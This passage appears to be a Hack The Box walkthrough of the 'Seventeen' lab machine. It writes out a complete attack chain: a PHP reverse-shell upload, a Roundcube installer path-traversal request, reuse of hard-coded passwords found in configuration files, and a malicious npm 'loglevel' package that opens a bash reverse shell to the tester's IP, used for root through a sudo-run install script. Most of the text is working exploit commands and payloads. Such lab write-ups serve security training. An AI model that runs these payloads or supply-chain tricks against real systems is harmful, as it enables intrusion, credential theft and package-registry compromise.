Looking at the `save_file.php` file, we can see the files are saved in `/files/<stud_id>/`:

```
<?php
  require_once 'admin/conn.php';

  if(ISSET($_POST['save'])){
    $stud_no = $_POST['stud_no'];
    $file_name = $_FILES['file']['name'];
    $file_type = $_FILES['file']['type'];
    $file_temp = $_FILES['file']['tmp_name'];
    $location = "files/".$stud_no."/".$file_name;
    $date = date("Y-m-d, h:i A", strtotime("+8 HOURS"));
    if(!file_exists("files/".$stud_no)){
      mkdir("files/".$stud_no);
    }

    if(move_uploaded_file($file_temp, $location)){
      mysqli_query($conn, "INSERT INTO `storage` VALUES('', '$file_name', '$file_type',
'$date', '$stud_no')") or die(mysqli_error());
      header('location: student_profile.php');
    }
  }
?>
```

So, when we upload `file.php` as `Kelly` it will be saved in `files/31234/file.php`. According to our previous findings we need to search for directories inside the `files/31234` directory and then upload a malicious PHP file with the same name.

```
ffuf -u http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/FUZZ -H
'Cookie: PHPSESSID:0b956dd9ad0cc3ef197d2c0b006b851d' -w
/usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt -fc 404
```

```
ffuf -u http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/FUZZ -H 'Cookie:
PHPSESSID:0b956dd9ad0cc3ef197d2c0b006b851d' -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt
-fc 404

________________________________________________

 :: Method           : GET
 :: URL              : http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt
 :: Header           : Cookie: PHPSESSID:0b956dd9ad0cc3ef197d2c0b006b851d
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response status: 404
________________________________________________

papers                  [Status: 301, Size: 376, Words: 20, Lines: 10, Duration: 61ms]
:: Progress: [17770/17770] :: Job [1/1] :: 650 req/sec :: Duration: [0:00:30] :: Errors: 0 ::
```

We have discovered a `papers` directory, this means that the name of our malicious PHP file must be `papers.php` in order for this particular exploit to work.


First of all, we create the `papers.php` file with the following contents:

```
<?php system("bash -c 'bash -i >& /dev/tcp/10.10.14.27/9001 0>&1'"); ?>
```

Then, we set up a listener on our local machine:

```
nc -lvnp 9001
```

Afterwards, we upload the file to `oldmanagement`:



Now, we are able to exploit the Roundcube instance.

First, we use BurpSuite to intercept a request on `/installer` and modify it accordingly to the PoC:

```
POST /mastermailer/installer/index.php HTTP/1.1
Host: mastermailer.seventeen.htb:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: roundcube_sessid=937a2ccd24ceb2dbd35d4ca082b5c871;
PHPSESSID=e53a7bfdcdf947a0f430bf83b9a9783d
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 7

_step=2&_product_name=Seventeen+Webmail&_plugins_qwerty=../../../../../../../../../../var/
www/html/oldmanagement/files/31234/papers&submit=UPDATE+CONFIG
```

Finally, we visit `http://mastermailer.seventeen.htb:8000/mastermailer` and we get a reverse shell on our listener as `www-data`:

```
nc -lvnp 9001


connect to [10.10.14.27] from (UNKNOWN) [10.10.11.165] 58736
www-data@4d25db5de7f4:/var/www/html/mastermailer$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

To get a fully interactive shell we can execute the following chain of commands:

```
script /dev/null -c bash
ctrl-z
stty raw -echo; fg
Enter twice
```

Listing all the files at `/` we can see that we are inside a Docker container.

```
www-data@4d25db5de7f4:/var/www/html/mastermailer$ ls -al /

total 84
drwxr-xr-x   1 root root 4096 May 16 15:25 .
drwxr-xr-x   1 root root 4096 May 16 15:25 ..
-rwxr-xr-x   1 root root    0 May 16 11:49 .dockerenv
<SNIP>
```

In order to get access to the host machine we start enumerating the container and we find a set of credentials on `/var/www/html/employeemanagementsystem/process/dbh.php`

```
<?php

$servername = "localhost";
$dBUsername = "root";
$dbPassword = "2020bestyearofmylife";
$dBName = "ems";

$conn = mysqli_connect($servername, $dBUsername, $dbPassword, $dBName);

if(!$conn){
        echo "Databese Connection Failed";
}

?>
```

Also, looking at `/etc/passwd/` we see an entry for the user `mark`.

```
www-data@4d25db5de7f4:/var/www/html/employeemanagementsystem/process$ cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
<SNIP>
mark:x:1000:1000:,,,:/var/www/html:/bin/bash
```


We can try to SSH on the host machine with the credentials `mark`:`2020bestyearofmylife`.

```
ssh mark@seventeen.htb
mark@seventeen.htb's password:

mark@seventeen:~$ id
uid=1001(mark) gid=1001(mark) groups=1001(mark)
```

We have an SSH session as the user `mark` and the user flag can be found under `/home/mark/user.txt`.

Lateral Movement

Looking at the contents of the `/home` directory we can see there is another user, named `kavi`, present on the remote machine.



Our goal now seems to be to access the remote machine as `kavi`. During our standard enumeration process we discover that `mark` has access to read `kavi`'s mail.

```
mark@seventeen:~$ cat /var/mail/kavi

To: kavi@seventeen.htb
From: admin@seventeen.htb
Subject: New staff manager application

Hello Kavishka,

Sorry I couldn't reach you sooner. Good job with the design. I loved it.

I think Mr. Johnson already told you about our new staff management system. Since our old one had some
problems, they are hoping maybe we could migrate to a more modern one. For the first phase, he asked us just
a simple web UI to store the details of the staff members.

I have already done some server-side for you. Even though, I did come across some problems with our private
registry. However as we agreed, I removed our old logger and added loglevel instead. You just have to
publish it to our registry and test it with the application.
Cheers,
Mike
```

On the mail, `Mike` informs `Kavi` that there was a problem with their private registry and they have changed their `old logger` in favour of loglevel, an npm package. This mail leads us to believe that there is some kind of local registry to store npm packages on the remote machine. To verify this, we can use `netstat` to list all the services listening only on localhost.

```
mark@seventeen:~$ netstat -tlnp | grep 127.0.0.1

<SNIP>
tcp        0      0 127.0.0.1:993           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:995           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:34343         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:4873          0.0.0.0:*               LISTEN      -
<SNIP>
```

We have a handful of local listening ports. We can use `Curl` to check if any of the services provides a web page. We get an interesting response on port `4873`:

```
mark@seventeen:~$ curl localhost:4873

    <!DOCTYPE html>
      <html lang="en-us">
      <head>
        <meta charset="utf-8">
        <base href="http://localhost:4873/">
        <SNIP>
        <script>
            window.__VERDACCIO_BASENAME_UI_OPTIONS=
{"darkMode":false,"basename":"/","base":"http://localhost:4873
/","primaryColor":"#4b5e40","version":"5.6.0","pkgManagers":
["yarn","pnpm","npm"],"login":true,"logo":"","title":"Verdaccio","scope":"","langua
ge":"es-US"}
        </script>
        <SNIP>
      </body>
    </html>
```

It seems like Verdaccio is present on the remote machine. Verdaccio is an npm private registry, therefore, we have discovered the local private registry that `Mike` was referring to.

Now, we can use `npm` to search for available packages on the local registry that are related to logging:

```
npm search log --registry=http://127.0.0.1:4873
```

```
mark@seventeen:~$ npm search log --registry=http://127.0.0.1:4873

NAME      DESCRIPTION                AUTHOR     DATE       VERSION KEYWORDS
db-logger Log data to a database     =kavigihan 2022-03-15 1.0.1   log
```

We get a result for a package called `db-logger`, this should be the old logging tool `Mike` was referring to. We can try and install this package:

```
npm install db-logger --registry=http://127.0.0.1:4873
```

```
mark@seventeen:~$ npm install db-logger --registry=http://127.0.0.1:4873

/home/mark
└─┬ db-logger@1.0.1
  └─┬ mysql@2.18.1
    ├── bignumber.js@9.0.0
    ├─┬ readable-stream@2.3.7
    │ ├── core-util-is@1.0.3
    │ ├── inherits@2.0.4
    │ ├── isarray@1.0.0
    │ ├── process-nextick-args@2.0.1
    │ ├── string_decoder@1.1.1
    │ └── util-deprecate@1.0.2
    ├── safe-buffer@5.1.2
    └── sqlstring@2.3.1
<SNIP>
```

The package was installed successfully. Now, we should proceed and examine the files to check if we can recover anything of value. The file `home/mark/node_modules/db-logger/logger.js` contains some hard coded credentials:

```
mark@seventeen:~$ cat ./node_modules/db-logger/logger.js

var mysql = require('mysql');

var con = mysql.createConnection({
  host: "localhost",
  user: "root",
  password: "IhateMathematics123#",
  database: "logger"
});
<SNIP>
```

Let's check if the password `IhateMathematics123#` works for the user `kavi`:

```
mark@seventeen:~$ su kavi
Password:

kavi@seventeen:/home/mark$ id
uid=1000(kavi) gid=1000(kavi) groups=1000(kavi)
```

We have successfully switched to the user `kavi`.

Privilege Escalation

After switching to `kavi` we can use `sudo -l` to check if `kavi` is allowed to execute any command as `root`.

```
kavi@seventeen:/home/mark$ sudo -l
[sudo] password for kavi:

<SNIP>
User kavi may run the following commands on seventeen:
    (ALL) /opt/app/startup.sh
```


Indeed, `kavi` is allowed to execute the `/opt/app/startup.sh` script as `root`. Let's take a look at this script:

```
#!/bin/bash

cd /opt/app

deps=('db-logger' 'loglevel')

for dep in ${deps[@]}; do
    /bin/echo "[=] Checking for $dep"
    o=$(/usr/bin/npm -l ls|/bin/grep $dep)

    if [[ "$o" != *"$dep"* ]]; then
        /bin/echo "[+] Installing $dep"
        /usr/bin/npm install $dep
    else
        /bin/echo "[+] $dep already installed"

    fi
done

/bin/echo "[+] Starting the app"
```

```
/usr/bin/node /opt/app/index.js
```

Unfortunately, only the `root` user is able to edit this script so we are not able to alter it's contents and get a `root` shell this way. Let's proceed by reviewing the source code.

It seems like the script first checks if the two packages `db-logger` and `logelevel` are installed. If they aren't, it proceeds to install them, else it just skips the package that is already installed. Interestingly enough, the `npm` command doesn't specify a `--registry` option, so it will get the proper configuration from the `~/.npmrc` file.



Finally, the script executes the `/opt/app/index.js`. Let's have a look at this file:

```
const http = require('http')
const port = 8000
const fs = require('fs')
//var logger = require('db-logger')
var logger = require('loglevel')

const server = http.createServer(function(req, res) {
    res.writeHead(200, {'Content-Type': 'text/html'})
    fs.readFile('index.html', function(error, data){
        if (error) {
            res.writeHead(404)
            res.write('Error: File Not Found')
            logger.debug(`INFO: Reuqest from ${req.connection.remoteAddress} to /`)

        } else {
            res.write(data)
        }
    res.end()
    })
})

server.listen(port, function(error) {
    if (error) {
        logger.warn(`ERROR: Error occured while starting the server : ${e}`)
    } else {
        logger.log("INFO:  Server running on port " + port)
    }
```

```
})
```

Taking a close look we can see that while both `db-logger` and `loglevel` are marked as `dependencies` on the Bash script, on the main application only `loglevel` is included since `db-logger` is commented out.

An exploitation path begins to form. We could create a malicious `loglevel` package, host it on our machine on a private registry, configure the `~/.npmrc` file to point to our private registry and execute the Bash script as root. The only thing we have not yet clarified is why would `npm` opt for the `.npmrc` of `kavi` and not of `root`? It turns out that Ubuntu prior to 19.10 uses a patched version of `sudo` that preserves the `$HOME` environmental variable by default. So, even though `npm` is running as root the `$HOME` variable after the sudo call points to `/home/kavi` and it is this variable that npm uses to locate the `.npmrc` file.

With all this in mind we can start by setting up a local Verdaccio instance. The most efficient way to do this is to use Docker by issuing the following commands:

```
sudo apt install docker.io
docker pull verdaccio/verdaccio
docker run -it --rm --name verdaccio -p 4873:4873 -e
'VERDACCIO_PUBLIC_URL=http://10.10.14.27:4873' verdaccio/verdaccio
```

Then, we have to create the malicious `loglevel` packages. Thus, we create a file called `logger.js` with the following contents:

```
require("child_process").exec("bash -c 'bash -i >& /dev/tcp/10.10.14.27/9001 0>&1'")
function log(msg) {
        console.log("[+] " + msg)
}
module.exports.log = log
```

Now, we can start creating the package and publish it on our local registry. We issue the following commands on the same directory as the `logger.js` file we just created:

```
npm init
```

```
npm init

<SNIP>
package name: (loglevel)
version: (1.1.3)
description:
git repository:
keywords:
license: (ISC)
About to write to /root/Documents/seventeen/package.json:

{
  "name": "loglevel",
  "version": "1.1.3",
  "main": "logger.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "author": "amra",
  "license": "ISC",
  "description": ""
}


Is this OK? (yes)
```

```
npm adduser --registry http://localhost:4873
```

```
npm adduser --registry http://localhost:4873

npm notice Log in on http://localhost:4873/
Username: htb
Password:
Email: (this IS public) htb@htb.htb
Logged in as htb on http://localhost:4873/.
```

```
npm publish --registry http://localhost:4873
```

```
npm publish --registry http://localhost:4873

npm notice
npm notice 📦  loglevel@1.1.3
npm notice === Tarball Contents ===
npm notice 159B    logger.js
npm notice 209B    package.json
<SNIP>
npm notice === Tarball Details ===
npm notice name:          loglevel
npm notice version:       1.1.3
npm notice filename:      loglevel-1.1.3.tgz
npm notice package size:  5.2 MB
npm notice unpacked size: 6.0 MB
npm notice shasum:        08297dd408da87f0a7bf9e181625ac9cf125b236
npm notice integrity:     sha512-gNePk8PQxbyBF[...]QjnE2x7WCIoEg==
npm notice total files:   42
npm notice
npm notice Publishing to http://localhost:4873/
+ loglevel@1.1.3
```

Now that the package is published, we set up a listener on our local machine:

```
nc -lvnp 9001
```

Finally, we modify the `~/.npmrc` file accordingly and execute the `/opt/app/startup.sh` script using sudo:

```
echo 'registry=http://10.10.14.27:4873/' > ~/.npmrc; sudo /opt/app/startup.sh
```

```
nc -lvnp 9001

connect to [10.10.14.27] from (UNKNOWN) [10.10.11.165] 49968
root@seventeen:/opt/app# id
id
uid=0(root) gid=0(root) groups=0(root)
```

We have a reverse shell as `root` on our local machine. The root flag can be found in `/root/root.txt`.